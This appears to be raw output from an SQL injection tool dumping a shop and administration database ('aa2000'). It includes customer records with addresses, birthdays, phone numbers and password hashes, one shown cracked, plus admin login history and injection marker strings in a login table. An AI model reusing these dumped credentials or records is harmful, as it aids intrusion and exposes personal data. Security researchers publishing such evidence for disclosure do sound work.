admin   | Inserted | July 2, 2017 2:36:am       |
+----+-------+---------------------------------------------------------------------------------------+---------+----------+---------
-------------------+

Database: aa2000
Table: tb_products
[0 entries]
+-----------+------+-------+-------+---------+----------+--------------+
| productID | name | image | price | details | quantity | date_created |
+-----------+------+-------+-------+---------+----------+--------------+
+-----------+------+-------+-------+---------+----------+--------------+

Database: aa2000
Table: order_details
[0 entries]
+---------+-----------+------------+----------------+-------+----------+-----------+
| OrderID | ProductID | CustomerID | Orderdetailsid | Total | Quantity | Total_qty |
+---------+-----------+------------+----------------+-------+----------+-----------+
+---------+-----------+------------+----------------+-------+----------+-----------+

Database: aa2000
Table: user_type
[4 entries]
+--------+----------------------+
| typeID | user_type            |
+--------+----------------------+
| 1      | ADVERTISING Admin     |
| 2      | ASSET Admin          |
| 3      | ONLINE ORDERING Admin |
| 4      | SUPER Admin          |
+--------+----------------------+

Database: aa2000
Table: tb_announcement
[0 entries]
+----------------+------+-------+-------+--------+--------+--------+
| announcementID | name | image | place | date   | detail | status |
+----------------+------+-------+-------+--------+--------+--------+
+----------------+------+-------+-------+--------+--------+--------+

Database: aa2000
```

Table: tb_sentmessage
[0 entries]
+------------+-------+--------+---------+-----------+------------+-------------+--------------+
| CustomerID | Email | Status | Message | Recipient | From_admin | Primary_key | Date_created |
+------------+-------+--------+---------+-----------+------------+-------------+--------------+
+------------+-------+--------+---------+-----------+------------+-------------+--------------+

Database: aa2000
Table: customer_archive
[4 entries]
+------------+--------+----------------------+--------+----------------------+------------+----------+--------------------------
----------------+-----------+-------------+-------------------------+---------------+
| CustomerID | City | Email | Gender | Address | Birthday | Lastname | Password
| Firstname | Middle_name | Date_created | Contact_number |
+------------+--------+----------------------+--------+----------------------+------------+----------+--------------------------
----------------+-----------+-------------+-------------------------+---------------+
| 1 | Dundee | hacklab@hacklab.com | Male | 1 Bell Street, Dundee | 1995-09-15 | Astley |
7052cad6b415f4272c1986aa9a50a7c3 | Rick | God | August 5, 2015 11:34:pm |
012345678 |
| 2 | Perth | IFerguson@hacklab.com | Male | 2 Brown Street | 1995-11-30 | Ferguson |
a432fa61bf0d91ad0c3d2b26ae8ace94 | Ian | Robert | August 5, 2015 11:35:pm |
09364987102 |
| 3 | Dundee | Colin@test.com | Male | Dundee | 0000-00-00 | McLean |
7052cad6b415f4272c1986aa9a50a7c3 | Colin | L | July 13, 2017 10:39:pm | 12313123
|
| 4 | Dundee | test@test.com | Male | 1 Bell STreet, Dundee | 1995-09-15 | Astley |
25f9e794323b453885f5181f1b624d0b (123456789) | Rick | God | July 14, 2017 3:23:am |
09434138521 |
+------------+--------+----------------------+--------+----------------------+------------+----------+--------------------------
----------------+-----------+-------------+-------------------------+---------------+

Database: aa2000
Table: purchases
[0 entries]
+----+--------------+------------+------------+------------+------------+------------+--------------+--------------+
| id | trasaction_id | payer_city | payer_email | payer_fname | payer_lname | posted_date |
payer_address | payer_country |
+----+--------------+------------+------------+------------+------------+------------+--------------+--------------+
+----+--------------+------------+------------+------------+------------+------------+--------------+--------------+

Database: aa2000
Table: asset_archive
[22 entries]

```
+-----------+--------------------------------------------------+-----------------+-------+------------------------------------------
------------------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------------------
---------------+----------+-----------------------------+
| productID | name                                    | image          | price | details
| quantity | date_created                |
+-----------+--------------------------------------------------+-----------------+-------+------------------------------------------
------------------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------------------
---------------+----------+-----------------------------+
| 1         | Professional Standard Box Camera                | products/1.JPG  | 300   | Sensor Type: 1/3 Sony
High Resolution CCD Chipset\r\n\r\n\r\n\r\nSystem of Signal: NTSC\r\n\r\n\r\n\r\nHorizontal
Resolution: 420 TV Lines\r\n\r\n\r\n\r\nOperating Temp: -10? C-50?C\r\n\r\n\r\n\r\nIllumination:
1.0Lux @ F1.2\r\n\r\n\r\n\r\n                                                                  | 91       | August 5,
2015 11:34:pm      |
| 1         | <blank>                                 | <blank>         | 0     | <blank>
| 0        | <blank>                     |
| 2         | CCD Sony 1/3 Dome Type Camera                   | products/2.JPG  | 600   | Product
Description\r\n\r\n\r\n\r\nCCD Sony 1/3 Dome Type Camera\r\n\r\n\r\n\r\n3.6 mm Lens
\r\n\r\n\r\n\r\nSensor Type: 1/3 Sony CC Chipset\r\n\r\n\r\n\r\nSystem of Signal:
NTSC\r\n\r\n\r\n\r\nHorizontal Resolution: 420 TV Lines\r\n\r\n\r\n\r\nOperation Temp: -10? C-
50?C\r\n\r\n\r\n\r\nIllumination: 1Lux / 00.3Lux\r\n\r\n\r\n\r\n | 95       | August 5, 2015 11:34:pm
|
| 2         | <blank>                                 | <blank>         | 0     | <blank>
| 0        | <blank>                     |
| 3         | KD-DW36RD48 IP Outdoor N.V Camera Wired/ Wireless  | products/3.JPG  | 500   | Product
Description\r\n\r\nKD-DW36RD48 IP Outdoor N.V Camera Wired/ Wireless\r\n\r\n1/3 Sony Super HAD
II CCD, Color: 0.3Lux (480TVL); Color 0.1Lux\r\n\r\n(600TVL), 4/6/8mm fixed lens optional,
IR\r\n\r\nDistance: 30m\r\n\r\nDimension: 173mm (L) x102mm (W) x93mm (H); N.W.:1.5kg\r\n\r\n
| 100      | August 5, 2015 11:34:pm      |
| 3         | <blank>                                 | <blank>         | 0     | <blank>
| 0        | <blank>                     |
| 4         | KD-DP73XD22 With zoom camera ZCN-21Z22, 22x10 zoom | products/4.JPG  | 700   |   1. 7? IP
low speed dome, indoor/outdoor\n\n  2. Manual Pan/tilt:6 /S,9?/S,12?/S,15?/S,Turn\n\n   Angle:
Horizontal: 360? endless, Vertical: 90?\n\n  3. 64 preset, 1 tour groups \n\n  4. DC15V, 2A\n\n   KD-
DP73XD22\n\n   With zoom camera ZCN-21Z22, 22x10 zoom, color 0.5Lux 580TVL, \n\n   B/W 0.02Lux
650TVL,\n\n                    | 100      | August 5, 2015 11:34:pm      |
| 4         | <blank>                                 | <blank>         | 0     | <blank>
| 0        | <blank>                     |
| 5         | 220X Day/Night Color CCD ZOOM Camera with 1/4 ?i   | products/5.JPG  | 800   | Type: Auto
Focus power zoom camera\n\nImage sensor: 1/4 ?SONY COLOR CCD\n\nEffect Pixels: 768(H) x 494(V)
/470TV Line\n\nMin. Illumination: 3Lux /1.6\n\nS/N Ration: 46dB (AGC OFF, fsc trap)\n\nLens: 22 X
zoom, F/1.6 (W) 3.7(T) f=3.6 (w) 79.2(T)mm\n\nZoom: Optical 22X, Digital 10X\n\n
| 100      | August 5, 2015 11:34:pm      |
```

| 5 | <blank> | <blank> | 0 | <blank>
| 0 | <blank> |
| 6 | Bullet Type Covert Camera | products/6.JPG | 700 | Bullet Type Covert Camera\r\nSensor Type: 1/3 Sony CCD Chipset\r\nSystem of Signal: NTSC\r\nHorizontal Resolution:420
| 100 | September 1, 2015 8:22:pm |
| 6 | Bullet Type Covert Camera | products/6.JPG | 700 | <blank>
| 100 | September 1, 2015 8:22:pm |
| 7 | Weatherproofed Camera with Infra-Red | products/7.JPG | 665 | Weatherproofed Camera with Infra-Red\r\nSensor Type: 1/3 Sony CCD Chipset\r\nSystem of Signal: NTSC\r\nHorizontal Resolution:
| 100 | September 1, 2015 11:40:pm |
| 7 | <blank> | <blank> | 0 | <blank>
| 0 | <blank> |
| 8 | ACTI PTZD91 | products/8.JPG | 780 | Product Type-\tMini Dome,\r\nMaximum Resolution: 1MP,\r\nApplication Environment:\tIndoor,\r\nImage Sensor:\tProgressive Scan CMOS,\r\nDay / Night: No
| 100 | September 2, 2015 12:33:am |
| 8 | ACTI PTZD91 | products/8.JPG | 780 | <blank>
| 100 | September 2, 2015 12:33:am |
| 9 | VC IRD720P- ANALOG DOME TYPE CAMERA | products/9.JPG | 700 | 6MM Lens\r\nCMOS 800TVL chipset\r\n24pcs IR LED\r\nNTSC\r\nDC12V\r\nWithout osd Metal Case\r\nColor White
| 50 | September 2, 2015 12:40:am |
| 9 | VC IRD720P- ANALOG DOME TYPE CAMERA | products/9.JPG | 700 | <blank>
| 50 | September 2, 2015 12:40:am |
| 10 | VC IRW720P- ANALOG BULLET TYPE CAMERA | products/10.JPG | 800 | IR Waterproof with Bracket\r\nCMOS 800TVL\r\n6MM Lens\r\n24pcs IR LED\r\nNTSC\r\nDC 12V\r\nWithout osd\r\nWhite
| 30 | September 2, 2015 12:42:am |
| 10 | VC IRW720P- ANALOG BULLET TYPE CAMERA | products/10.JPG | 800 | <blank>
| 30 | September 2, 2015 12:42:am |
| 11 | VC?D42S720-ANALOG BULLET TYPE CAMERA | products/11.JPG | 900 | NVP2431+OV9712 with OSD Cable\r\nIR LED: ?5X42PCS IR range: 40M\r\n8?12mm CS Lens\r\nWater resistance: IP66\r\n3?Axis cable built?in bracket\r\nSize: 242W) x 84(H) x 86(D)mm\r\nWeight: 1.6KG
| 19 | September 2, 2015 12:52:am |
| 11 | <blank> | <blank> | 0 | <blank>
| 0 | <blank> |
+----------+----------+----------+-------+----------+----------+

Database: aa2000
Table: notif

[2 entries]

notifID	orderID	status	date_ordered
1	1	Seen	2017-07-02
2	2	Seen	2017-07-02

Database: aa2000
Table: tb_productreport
[10 entries]

ProductID	Beg_qty	updated_qty
2	100	<blank>
3	100	100
4	100	<blank>
5	100	<blank>
6	100	<blank>
7	100	<blank>
8	100	<blank>
9	50	<blank>
10	30	<blank>
11	20	<blank>

Database: aa2000
Table: customers
[0 entries]

CustomerID	City	Email	Gender	status	Address	Birthday	Lastname	Password	Firstname	thumbnail	Middle_name	Date_created	Contact_number

Database: aa2000
Table: loginout_serverhistory
[8 entries]

AdminID	Name	User	Time_in	Time_out	Primary

3	Julius Felicen	admin	July 13, 2017 10:56:pm	July 13, 2017 11:01:pm	22
3	Julius Felicen	admin	July 2, 2017 8:36:am	July 13, 2017 11:01:pm	16
3	Julius Felicen	admin	July 2, 2017 8:49:am	July 13, 2017 11:01:pm	17
3	Julius Felicen	admin	July 2, 2017 8:49:am	July 13, 2017 11:01:pm	18
3	Julius Felicen	admin	July 2, 2017 8:51:am	July 13, 2017 11:01:pm	19
3	Julius Felicen	admin	July 2, 2017 9:21:am	July 13, 2017 11:01:pm	20
3	Julius Felicen	admin	July 13, 2017 10:29:pm	July 13, 2017 11:01:pm	21
3	Julius Felicen	admin	July 13, 2017 10:56:pm	July 13, 2017 11:01:pm	22
+---------+----------------+--------+-------------------------+-------------------------+-----------+

Database: aa2000
Table: backup_dbname
[0 entries]
+----+------+--------+
| ID | Name | Date |
+----+------+--------+
+----+------+--------+

Database: aa2000
Table: item_category
[0 entries]
+-------------+-----------+
| category_id | item_name |
+-------------+-----------+
+-------------+-----------+

Database: aa2000
Table: orders
[0 entries]
+---------+-----------+------------+-----+-------+--------+-----------+---------------+-----------------+-----------------+
| OrderID | Date_paid | customerID | tax | total | status | orderdate | deliverystatus | Transaction_code | shipping_address |
+---------+-----------+------------+-----+-------+--------+-----------+---------------+-----------------+-----------------+

Database: aa2000
Table: asset_depreciation
[0 entries]
+---------+-------+-------+--------+-------------+
| item_id | price | years | depmed | salvage_val |
+---------+-------+-------+--------+-------------+
+---------+-------+-------+--------+-------------+

Database: aa2000

Table: loginout_history
[702 entries]

CustomerID	Name	User	Time_in	Time_out	Primary
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	47
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	48
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	49
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	50
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	50
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	52
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	47
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	51
0	<blank>	qjvzqnhFwldqnEcuvyeyRfkyifDlzutIseTsBMfmftOaI	November 2, 2021 7:45:pm	<blank>	53
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	54
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	49
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	49
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	49
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	49
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	51
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	52
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	54
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	47

0	qjvzqZqzvrPiElyuSjHxKGszhzzBySCCMGGeOcWsGDDoc	<blank>	November 2, 2021 7:45:pm	<blank>	58
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	59
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	61
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	62
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	66
0	<blank>	qjvzqXGAtiqcmnW	November 2, 2021 7:45:pm	<blank>	67
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	69
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	70
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	69
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	70
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	75
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	76
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	51
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	52
0	<blank>	qjvzqnhFwldqnEcuvyeyRfkyifDlzutIseTsBMfmftOaI	November 2, 2021 7:45:pm	<blank>	53
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	54
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	55
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	56
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	57
0	qjvzqZqzvrPiElyuSjHxKGszhzzBySCCMGGeOcWsGDDoc	<blank>	November 2, 2021 7:45:pm	<blank>	58
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	59
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	63

0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	64
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	65
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	66
0	<blank>	qjvzqXGAtiqcmnW	November 2, 2021 7:45:pm	<blank>	67
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	68
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	69
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	70
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	71
0	qjvzqQtMJkDszIR	<blank>	November 2, 2021 7:45:pm	<blank>	72
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	73
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	74
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	75
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	79
0	<blank>	qjvzqqAbWPRfvFGaYYmtUmTfqBldRtDKPqzPZAvIwafTO	November 2, 2021 7:45:pm	<blank>	80
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	81
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	82
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	84
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	85
0	qjvzqeWiVGqdNKVAJiUxexksysNOIgSRCPCnVwTPhOrzu	<blank>	November 2, 2021 7:45:pm	<blank>	86
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	87
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	84
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	85

0	qjvzqeWiVGqdNKVAJiUxexksysNOIgSRCPCnVwTPhOrzu	<blank>	November 2, 2021 7:45:pm	<blank>	86
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	87
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	88
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	89
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	90
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	91
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	92
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	93
0	<blank>	qjvzqwahpVtSEGD	November 2, 2021 7:45:pm	<blank>	94
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	95
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	96
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	97
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	98
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	99
0	qjvzqlqPDqnglGW	<blank>	November 2, 2021 7:45:pm	<blank>	100
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	101
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	102
0	14	14	November 2, 2021 7:45:pm	<blank>	104
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	60
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	60
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	61
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	61

0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	62
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	62
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	63
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	63
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	64
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	64
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	65
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	65
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	66
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	66
0	<blank>	qjvzqXGAtiqcmnW	November 2, 2021 7:45:pm	<blank>	67
0	<blank>	qjvzqXGAtiqcmnW	November 2, 2021 7:45:pm	<blank>	67
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	68
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	68
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	69
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	69
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	70
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	70
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	71
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	71
0	qjvzqZqzvrPiElyuSjHxKGszhzzBySCCMGGeOcWsGDDoc	<blank>	November 2, 2021 7:45:pm	<blank>	58
0	qjvzqZqzvrPiElyuSjHxKGszhzzBySCCMGGeOcWsGDDoc	<blank>	November 2, 2021 7:45:pm	<blank>	58

0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	59
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	59
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	60
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	60
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	60
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	60
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	76
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	76
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	77
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	77
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	78
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	78
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	64
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	64
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	64
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	64
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	65
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	65
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	66
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	66
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	83
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	83

0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	84
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	84
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	85
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	85
0	qjvzqeWiVGqdNKVAJiUxexksysNOIgSRCPCnVwTPhOrzu	<blank>	November 2, 2021 7:45:pm	<blank>	86
0	qjvzqeWiVGqdNKVAJiUxexksysNOIgSRCPCnVwTPhOrzu	<blank>	November 2, 2021 7:45:pm	<blank>	86
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	87
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	87
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	88
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	88
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	89
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	89
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	90
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	90
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	91
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	91
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	92
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	92
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	93
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	93
0	<blank>	qjvzqwahpVtSEGD	November 2, 2021 7:45:pm	<blank>	94
0	<blank>	qjvzqwahpVtSEGD	November 2, 2021 7:45:pm	<blank>	94

0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	95
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	95
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	96
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	96
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	97
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	97
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	98
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	98
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	99
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	99
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	61
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	61
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	62
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	62
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	62
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	62
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	63
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	63
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	63
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	63
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	64
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	64

0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	64
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	64
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	65
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	65
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	65
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	65
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	66
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	66
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	66
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	66
0	<blank>	qjvzqXGAtiqcmnW	November 2, 2021 7:45:pm	<blank>	67
0	<blank>	qjvzqXGAtiqcmnW	November 2, 2021 7:45:pm	<blank>	67
0	<blank>	qjvzqXGAtiqcmnW	November 2, 2021 7:45:pm	<blank>	67
0	<blank>	qjvzqXGAtiqcmnW	November 2, 2021 7:45:pm	<blank>	67
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	68
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	68
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	68
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	68
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	69
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	69
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	69
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	69

0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	70
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	70
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	70
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	70
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	71
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	71
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	71
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	71
0	qjvzqQtMJkDszIR	<blank>	November 2, 2021 7:45:pm	<blank>	72
0	qjvzqQtMJkDszIR	<blank>	November 2, 2021 7:45:pm	<blank>	72
0	qjvzqQtMJkDszIR	<blank>	November 2, 2021 7:45:pm	<blank>	72
0	qjvzqQtMJkDszIR	<blank>	November 2, 2021 7:45:pm	<blank>	72
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	73
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	73
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	87
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	87
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	88
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	88
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	88
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	88
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	89
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	89

0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	89
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	89
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	90
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	90
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	90
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	90
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	91
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	91
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	92
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	92
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	93
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	93
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	93
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	93
0	<blank>	qjvzqwahpVtSEGD	November 2, 2021 7:45:pm	<blank>	94
0	<blank>	qjvzqwahpVtSEGD	November 2, 2021 7:45:pm	<blank>	94
0	<blank>	qjvzqwahpVtSEGD	November 2, 2021 7:45:pm	<blank>	94
0	<blank>	qjvzqwahpVtSEGD	November 2, 2021 7:45:pm	<blank>	94
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	95
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	95
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	95
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	95

0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	96
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	96
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	97
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	97
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	98
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	98
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	98
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	98
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	99
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	99
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	99
0	qjvzqlqPDqnglGW	<blank>	November 2, 2021 7:45:pm	<blank>	100
0	qjvzqlqPDqnglGW	<blank>	November 2, 2021 7:45:pm	<blank>	100
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	84
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	84
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	85
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	85
